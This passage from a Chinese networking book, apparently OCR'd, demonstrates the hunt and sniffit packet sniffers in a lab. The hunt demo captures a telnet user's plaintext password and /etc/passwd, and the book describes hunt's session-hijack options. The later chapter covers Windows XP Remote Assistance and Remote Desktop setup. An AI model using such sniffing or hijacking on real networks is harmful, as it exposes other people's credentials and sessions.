-rw-r--r--  1 206 users  1948 Oct 25 1998 rst.c
-rw-r--r--  1 206 users  9545 Mar 30 01:48 rstd.c
-rw-r--r--  1 206 users 21590 Apr 2 03:58 sniff.c
-rw-r--r--  1 206 users 14466 Feb 21 12:04 synchijack.c
-rw-r--r--  1 206 users  2692 Feb 19 00:10 tap.c
-rw-r--r--  1 206 users  4078 Feb 15 05:31 timer.c
-rw-r--r--  1 206 users  2023 Oct 25 1998 tty.c
```

-rw-r--r-- 1 206 users 7871 Feb 11 02:58 util.c

静态二进制发布为 hunt_static，推荐使用该版本，因为有时候从源代码编译可能会出现缺少一些库的错误。使用下面命令来执行 hunt：

$ hunt_static

运行 hunt，可以发现 hunt 是基于 curse 的，因此有非常友好的交互界面。启动以后菜单如下所示：

```
---  Main Menu  ---  rcvpkt 0, free/alloc 63/64  -------
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
*  >
```

在整个例子中，是从 GNSS 登录到 linux.test.net 中进行测试。

```
GNSS 3% telnet 192.168.0.2
Trying 192.168.0.2...
Connected to 192.168.0.2.
Escape character is '^]'.
Caldera OpenLinux(TM)
Version 1.3
Copyright 1996-1998 Caldera Systems, Inc.
login:
[hapless@linux hapless] $ finger root
Login: root Name: root
Directory: /root Shell: /bin/bash
On since Thu May 20 21:57 (PDT) on tty1 1 minute idle
On since Thu May 20 22:02 (PDT) on tty2 7 minutes 19 seconds idle
On since Thu May 20 21:59 (PDT) on tty3 15 seconds idle
No mail.
No Plan.
```

[hapless@linux hapless] $ last root
root tty2 Thu May 20 22:02 still logged in
root tty3 Thu May 20 21:59 still logged in
root tty1 Thu May 20 21:57 still logged in
root tty2 Thu May 20 19:46 - down (00:26)
root tty1 Thu May 20 19:44 - 20:12 (00:27)
root tty3 Thu May 20 19:44 - down (00:28)
root tty3 Thu May 20 19:42 - 19:44 (00:01)
root tty1 Thu May 20 19:41 - 19:42 (00:00)
root tty3 Thu May 20 19:28 - 19:41 (00:12)
root tty2 Thu May 20 19:11 - 19:42 (00:31)
root tty1 Thu May 20 19:07 - 19:40 (00:32)
root tty1 Thu May 20 18:57 - 19:07 (00:09)
root tty1 Mon May 17 22:32 - down (00:29)

最后检查了/etc/passwd,在整个过程中都运行有 hunt 进行嗅探:

- - - Main Menu - - - rcvpkt 0, free/alloc 63/64 - - - - - -
l/w/r) list/watch/reset connections
u) host up tests
a) arp/simple hijack (avoids ack storm if arp used)
s) simple hijack
d) daemons rst/arp/sniff/mac
o) options
x) exit
* > w
0) 192.168.0.1 [1049] - - > 192.168.0.2 [23]
choose conn > 0
dump [s]rc/[d]st/[b]oth [b] > b

注:上面的输入指示 hunt 来记录 0 号连接,并输出源和目的信息。

最后 hunt 将显示 hapless 的所有活动信息到终端屏幕上:

22:18:43 up 21 min, 4 users, load average: 0.00, 0.01, 0.00
TRL - C to break
hhaapplleessss

```
Password: unaware
[hapless@linux2 hapless] $ cclleeaarr
[hapless@linux2 hapless] $ wwhhoo
root tty1 May 20 21:57
ww
22:18:43 up 21 min, 4 users, load average: 0.00, 0.01, 0.00
[hapless@linux2 hapless]$ mmoorree //eettcc//ppaasssswwdd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:11:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
man:x:15:15:Manuals Owner:/:
majordom:x:16:16:Majordomo:/:/bin/false
postgres:x:17:17:Postgres User:/home/postgres:/bin/bash
nobody:x:65534:65534:Nobody:/:/bin/false
anon:x:100:100:Anonymous:/home/anon:/bin/bash
hapless:x:500:500:Caldera OpenLinux User:/home/hapless:/bin/bash
[hapless@linux2 hapless]$
```

可以看到，hunt 的输出非常直观明，易于阅读。然而 hunt 还提供有以下工具：

允许指定任意一个感兴趣的连接，而不是记录所有的东西。

允许指定任意一个连接，而不仅仅是以 SYN 刚刚开始的连接。

提供活动会话劫持。

其特有的特色功能和易于使用的界面,使得它对于 linux 入门者是一个非常好的选择。

4. sniffit

sniffit 是针对那些需要了解更多信息的人的。

作者:Brecht Claerhout

条件:C,IP 头文件

注:sniffit 功能非常强大,但是不易学习使用。

首先解压编译 Sniffit:

$ tar xvfz sniffit_0_3_7. tar. gz

$. /configure (配置命令将检测系统是否符合要求)

$ make (编译源代码)

strip sniffit (精简二进制代码的大小)

现在就可以使用 sniffit 了(sniffit 的配置最后讨论)。

语法:

sniffit [-xdabvnN] [-P proto] [-A char] [-p port] [(-r -R) recordfile] [-l sniflen] [-L logparam] [-F snifdevice] [-D tty] [-M plugin] [(-t Target - IP -s Source - IP) (-i -I) -c config - file]

sniffit 是一个 TCP/IP/ICMP 协议数据报监听器,它能给出关于这些协议数据报非常详细的技术信息(SEQ,ACK,TTL,Windows,....)及符合监听条件的数据报的各种不同的格式(hex 或纯文本)。

sniffit 缺省的可以处理以太网和 PPP 设备。但是也可以用在其他的设备上。sniffit 可以进行方便的配置实现对接入的数据报进行过滤。而配置文件允许非常确定地指定需要处理的数据报。sniffit 同样有一个交互式界面。

选项:

-v

显示版本信息 ;

-t 目标地址 ;

只处理目的地址为“目标地址”的数据,和 ‘ -s’ ‘ -c’ ‘ -v’ 选项不兼容;

-s 源地址

只处理发送地址为“源地址”的数据,和‘ -t’‘ -c’‘ -v’选项不兼容 ;

-c 配置文件

在配置文件中对包过滤规则进行定义,和‘ -t’‘ -s’‘ -v’不兼容 ;

-R 文件

将输出结果记录到“文件”中(和‘-v’不兼容)；

-n

关闭 IP 数据报校验,使伪造的数据也可以显示出来；

-x

打印 TCP 数据报的扩展信息到标准输出中((SEQ,ACK, Flags 等),往往用来跟踪欺骗,包丢失及实现其他的网络调试测试任务。和‘-i’‘I’‘-v’不兼容；

-d

输出到缺省的文件中,一般文件名为源目的地址的组合如:192.168.0.232.1120-192.168.0.231.80；

-a

输出 ASCLL 码格式,不可打印的字符用“.”表示；

-P 协议

指定需要处理的数据的协议类型,如:IP、TCP、ICMP、UDP 等;

-p 端口

只处理目的端口为“端口”的数据;

-l sniflen

在正常模式下,记录的数据的总和(缺省为300字节),每次连接的前 sniflen 个字节被记录下来;

-F device

指定监听某个设备的数据如 eth0,eth1 等；

-D tty

所有的记录信息都被输出到指定的 tty。

举例:

要监听从 192.168.0.233 发往 192.168.0.231 的访问 WWW 请求数据:

[root@lix /tmp]#/usr/sbin/sniffit -p 80 -P TCP -s 192.168.0.233 -d ttyp1

Packet ID (from_IP.port-to_IP.port): 192.168.0.233.1060-192.168.0.231.80

45 00 00 2C 6D 0B 40 00 80 06 0A A0 C0 A8 00 E9 C0 A8 00 E7 04 24 00 50 00 4E

89 2A 00 00 00 00 60 02 20 00 67 19 00 00 02 04 05 B4

注:192.168.0.231 为一台运行 linux 的服务器。

如果希望将输出定向到一个文件,则:

[root@lix /tmp]# /usr/sbin/sniffit -p 80 -P TCP -s 192.168.0.233 -R /tmp/ww-

wlog

如果希望查看从 192.168.0.231 返回给 192.168.0.225 的 www 页面数据,并且将数据存储在文件/tmp/wwwlog 中:

[root@lix /tmp]# /usr/sbin/sniffit -P TCP -t 192.168.0.225 -R /tmp/wwwlog

注:在 225 主机上不要开别的到 231 主机的连接,如 telnet, 否则数据就会混杂在一起。

如果希望查看从 192.168.0.233 发给 192.168.0.231 的 ICMP 数据,并且将其显示到控制台上:

[root@lix /tmp]# /usr/sbin/sniffit -P ICMP -t 192.168.0.233 -d ttyp1

sniffit 支持配置文件,通过配置文件可以提供更强大的嗅探控制。配置文件格式包含五个不同的字段,意义分别如下:

字段 1—select 或 deselect。指示 sniffit 捕捉后面条件指定的数据或者不捕捉。

字段 2—from, to, 或 both。H 指示 sniffit 捕捉来自、发往或双向的指定的主机的数据。

字段 3—host,port,或 mhost。指定一个或多个目标主机。mhost 可以用来指定多个主机,如 192.168.0。

字段 4—hostname, port number,或 multiple - host 列表。

字段 5—端口号。

例如:

select from host 192.168.0.1

select from host 192.168.0.1 80

select both port 23

sniffit 将捕捉来自两个主机的 telnet 和 www 的所有信息。

select both mhosts 100.100.12.

deselect both port 80

select both host 100.100.12.2

sniffit 将捕捉 100.100.12. * 相关除 www 以外的所有数据,但是显示 100.100.12.2 的 www 数据。

以上四种嗅探器是基于 Linux 系统的,与 Windows 下的嗅探器不同,没有友好的操作界面,完全是在命令行下操作和查看结果,想要完全掌握这些软件的用法需要花很大的功夫。

第5章　远程控制应用

5.1　Windows XP的远程协助

5.1.1　Windows XP下请求远程协助

以前提到远程控制计算机，让人最容易联想到的就是黑客，木马，病毒，密码被盗，数据丢失等等。不过请放心，Windows XP的远程协助，是在连接双方取得同意，并由被登陆方发出邀请来进行远程控制的。而且登陆后并没有控制权限，需要登陆一方手动获取控制权限。控制后，被控制的计算机用户可以随时通过按下键盘上的“ESC”键来结束对方的控制权限。接下来就介绍一下如何使用远程协助来进行远程的计算机控制。

1. 前提条件

（1）远程控制双方都必须使用Windows XP操作系统或以上版本。

（2）两个用户都使用Windows Messenger或MAPI兼容的电子邮件系统，例如MS Outlook或Outlook Express。

（3）在使用远程协助时，两个用户必须连接到Internet且通讯流畅。

（4）如果处在公司或局域网内，防火墙可能会阻止远程协助，这时应请管理员协助开放相应的端口，如有些电脑远程桌面连接客户程序仅支持端口3389。

（5）开启远程协助。右击桌面“我的电脑”，选择“属性”，在打开的“系统属性窗口”中单击“远程”，勾选远程协助下的“允许这台计算机发送远程协助邀请”，然后单击“确定”退出，如图5-1所示。

2. 发送远程协助

在求助方的电脑上单击“开始”→“帮助和支持”，点击“帮助和支持中心”里的“邀请您的朋友用远程协助连接您的计算机”，如图5-2所示。在出现的远程协助窗口中单击“邀请某人帮助您”，接着在“选择您想如何联系您的助手”下选择“使用Windows Messenger...”，然后单击“登录”，如图5-3所示。登录后可以看到在线的朋友，如图5-4所示，选择一个朋友，然后单击“邀请此人”，此时会出现一个远程协助网页对话框，如图5-5所示。




图 5 - 1　远程连接设置




图 5 - 2　帮助和支持

3. 开始控制电脑

很快,被求助方的 Windows Messenger 上会出现求助方邀请协助的提示,单击“接受”后,就开始尝试连接到求助方的电脑,如图 5 - 6 所示。连接成功后,在被求助方的电脑上就出现了求助方的桌面,如图 5 - 7 所示。点击“获取控制权”按钮,经求助方同意后,在本地操作对方的系统就像操作自己的系统一样了,如图 5 - 8 所示。

除了使用 Windows Messenger,还可以通过电子邮件的方式请求远程协助,除了在形式上略有不同(采用 E - mail 通知协助方),另一个最大的不同在于通过电子邮件方式发送的协助邀请是有时间限制的,而且须要连接密码。一旦过期或丢失密码,都是不能成功进行连接的。




图 5－8　控制远程桌面

键取消其控制权。

5.1.2　Windows XP 远程协助设置

现在远程控制软件很多，Windows XP 也自带远程控制的功能。不过这些软件大都只能对有公网 IP 的被控端进行远程控制，不过公网 IP 有限，现在大部分公司内的电脑和很多宽带一般都是内网，也就是几台电脑通过一个网关共享一个公网 IP 上网。这种情况下要实现远程控制比较困难，这里提供几个可行的方案，作为参考。

1. 通过 XP 远程桌面连接

（1）通过 XP 远程桌面连接。

端口映射就是将内网电脑上的远程控制软件使用的那个端口映射到网关的某个端口上，这样用网关的公网 IP 加映射的端口号就可以对内网的电脑进行远程控制了。大多数路由器和网关软件都带有端口映射功能，也可以借助一些端口映射软件，如 WinRoute Pro 等，如果是用 Windows XP 的共享连接的方法共享上网的，它本身也带有端口映射功能，下面就以 Windows XP 自带的远程桌面为例，介绍一下它的设置方法。

在作网关的电脑的共享连接图标上点右键，选“属性”，打开连接属性窗口，选“高级”，

再点击“设置”,会出现“高级设置”的对话框,如图5-9所示。

图5-9 远程桌面连接高级设置

注意其中有一项“远程桌面”,勾选这项,会弹出一个“服务设置”的窗口,其中的端口号等设置已经设好了,只要添加上被控端的内网IP(比如192.168.1.3)就可以了,如图5-10所示,点两次确定后就设置好了远程桌面的端口映射。




图5-10 远程桌面连接服务设置

然后启用被控端的远程控制,默认情况下这项是禁用的。具体做法是:在“我的电脑”图标上单击右键,选择“属性”,在弹出的“系统属性”窗口中选择“远程”选项。勾选“允许从这台计算机发送远程邀请”和“允许用户远程连接到这台计算机”,点击“选择远程用户”可以选择具有远程控制权的用户(默认管理员有控制权),进行远程控制的用户都要设置密码,如图5-11所示。需要进行远程控制时,在主控端的电脑上点击“开始”→“所有程序”→“附件”→“通讯”→“远程桌面连接”来启动远程桌面连接;如果主控端是Windows 98或者其他

版本的 Windows，可以把 XP 的安装光盘放入光驱，在自动运行界面上依次点击“执行其他任务→设置远程桌面连接”来安装远程桌面连接程序。

启动了远程桌面连接后，会出现一个窗口，如图 5－12 所示，这里要输入被控端的网关的公网 IP（比如 218.193.12.115，注意不是被控端的内网 IP），连接成功后会出一个窗口，要输入用户名、密码，稍等片刻就可以进行远程控制了。




图 5－11　启用远程控制




图 5－12　远程桌面连接

（2）几个 XP 远程桌面控制中的实用技巧。

①为系统添加远程桌面。

默认状态下,Windows 2000 及其之前的系统并没有安装远程桌面,要想在这些系统中使用远程桌面,需要自己手动添加。

在 Windows XP 系统安装光盘的“SUPPORT\TOOLS”目录中,可找到一个名“Msrdpcli.exe”的程序,它实际上就是远程桌面连接登录器。将此程序复制到没有远程桌面的系统中并运行后,即可自动在系统中安装远程桌面连接程序。安装过程非常简单,连续点击“下一步”即可,当安装完成后,点击“开始→程序→附件→通讯→远程桌面连接”,便能进行网络连接远程计算机了。

②让远程桌面支持多用户。

Windows XP 不支持多个用户同时登录远程桌面,当其他用户远程登录 Windows XP 时,主机上当前已登录的用户即会自动退出。不过在 Windows XP SP2 中提供了允许连接会话并发功能,可通过远程桌面进行多用户的同时登录,但其在默认状态下关闭了该项特性,需要通过修改注册表开启该功能。打开注册表编辑器,依次展开“HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server\Licensing Core”分支,转到右侧窗口,在其中新建一个类型为 DWORD 的子键,将该键命名为“EnableConcurrentSessions”,并将键值设置为“1”,即可开启多用户登录功能。

③在远程桌面中传输文件。

在进行远程桌面操作时,有时需要在远程服务器与本地计算机传输文件,这是很麻烦的事。其实在远程桌面程序中内置了映射磁盘的功能,通过该功能便可以实现远程登录服务器时,自动将本地计算机的磁盘映射到远程服务器上,让传送文件变得更加简单快捷。在“远程桌面连接程序”中展开“选项”,选择“本地资源”标签,钩选中“磁盘驱动器”。连接到远程登录到服务器上后,打开服务器的“我的电脑”,就会发现本地计算机的磁盘以及软驱、光驱都映射到了服务器上,这样传送文件便可像操作本地硬盘一样方便了。

④远程桌面中使用快捷键。

在本地可使用快捷键,远程桌面上同样也可以通过快捷键方便操作,例如:Alt + Tab 键可切换当前运行程序,Windows 键可显示“开始”菜单。

另外,可在“远程桌面连接”窗口中单击“选项”按钮,在“本地资源”选项卡下的“键盘”栏中,选择“应用 Windows 键组合”到“远程计算机上”。这样就可将对当前系统的所有 Windows 快捷键操作,都应用到远程计算机的桌面上,使操作更加得心应手。

⑤修改远程桌面连接端口。

远程桌面终端服务默认端口为“3389”,为防止他人进行恶意连接,就需要对默认端口进行更改。对此可打开注册表编辑器,依次展开“HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp”分支,其下的“PortNumber”键值所对

应的就是端口号,将其修改即可。上面设置完成后,需要再依次展开“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP - Tcp”分支,同样将其下的“PortNumber”键值进行更改。

当更改了服务器的远程登录端口后,可在本地的“远程桌面连接程序”中设置连接的服务器地址,然后单击“连接设置”→“另存为”,导出并保存连接文件。然后用记事本打开导出的“*.rdp”文件,在其中添加语句“Server Port:i:端口号”,保存后导入连接即可。要注意,在 Windows 2000 中导出的是“it.cns”文件,可打开后在其中找到“Server Port =3389”语句,将其默认的“3389”端口修改为与服务器相同的登录端口。

⑥命令行下安装远程桌面。

如果系统中没有安装远程桌面服务,可使用命令行方式进行手工添加。只需打开命令提示符窗口,在命令行下输入如下三行命令:

```
c:>echo [Components] > c:\aa
c:>echo TSEnable = on >>c:\aa
c:>sysocmgr/i:c:\winnt\inf\sysoc.inf /u:c:\aa /q /r
```

执行后,即可完成远程桌面程序的安装。

(3) 几种故障的解决方法。

故障1:提示“客户端无法连接到远程计算机”。

远程计算机不可到达(ping 不通或者被中途的园区网防火墙挡住),或是被控机防火墙没有开相应的端口,或是根本没有开启服务端。

故障2:提示“远程计算机已结束连接”。

①打开被控机的注册表编辑器,定位到“HKLM\SYSTEM\ControlSet001\Enum\Root\RDPDR”,备份该项;右键单击该项,选择“权限”,为当前登录的用户增添“完全控制”的权限。

②新建 key 文件,将以下内容写入,双击导入注册表后重启计算机即可。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\RDPDR\0000]
"ClassGUID" = "{4D36E97D - E325 - 11CE - BFC1 - 08002BE10318}"
"Class" = "System"
"HardwareID" = hex(7):52,00,4f,00,4f,00,54,00,5c,00,52,00,44,00,50,00,44,00,
52,\ 00,00,00,00,00
"Driver" = "{4D36E97D - E325 - 11CE - BFC1 - 08002BE10318}\\0030"
"Mfg" = "(标准系统设备)"
"Service" = "rdpdr"
```

"DeviceDesc" = "终端服务器设备重定向器"

"ConfigFlags" = dword:00000000

"Capabilities" = dword:00000000

故障3:提示"由于网络错误,连接被中断,请重新连接到远程计算机"(Windows 2000 server)。

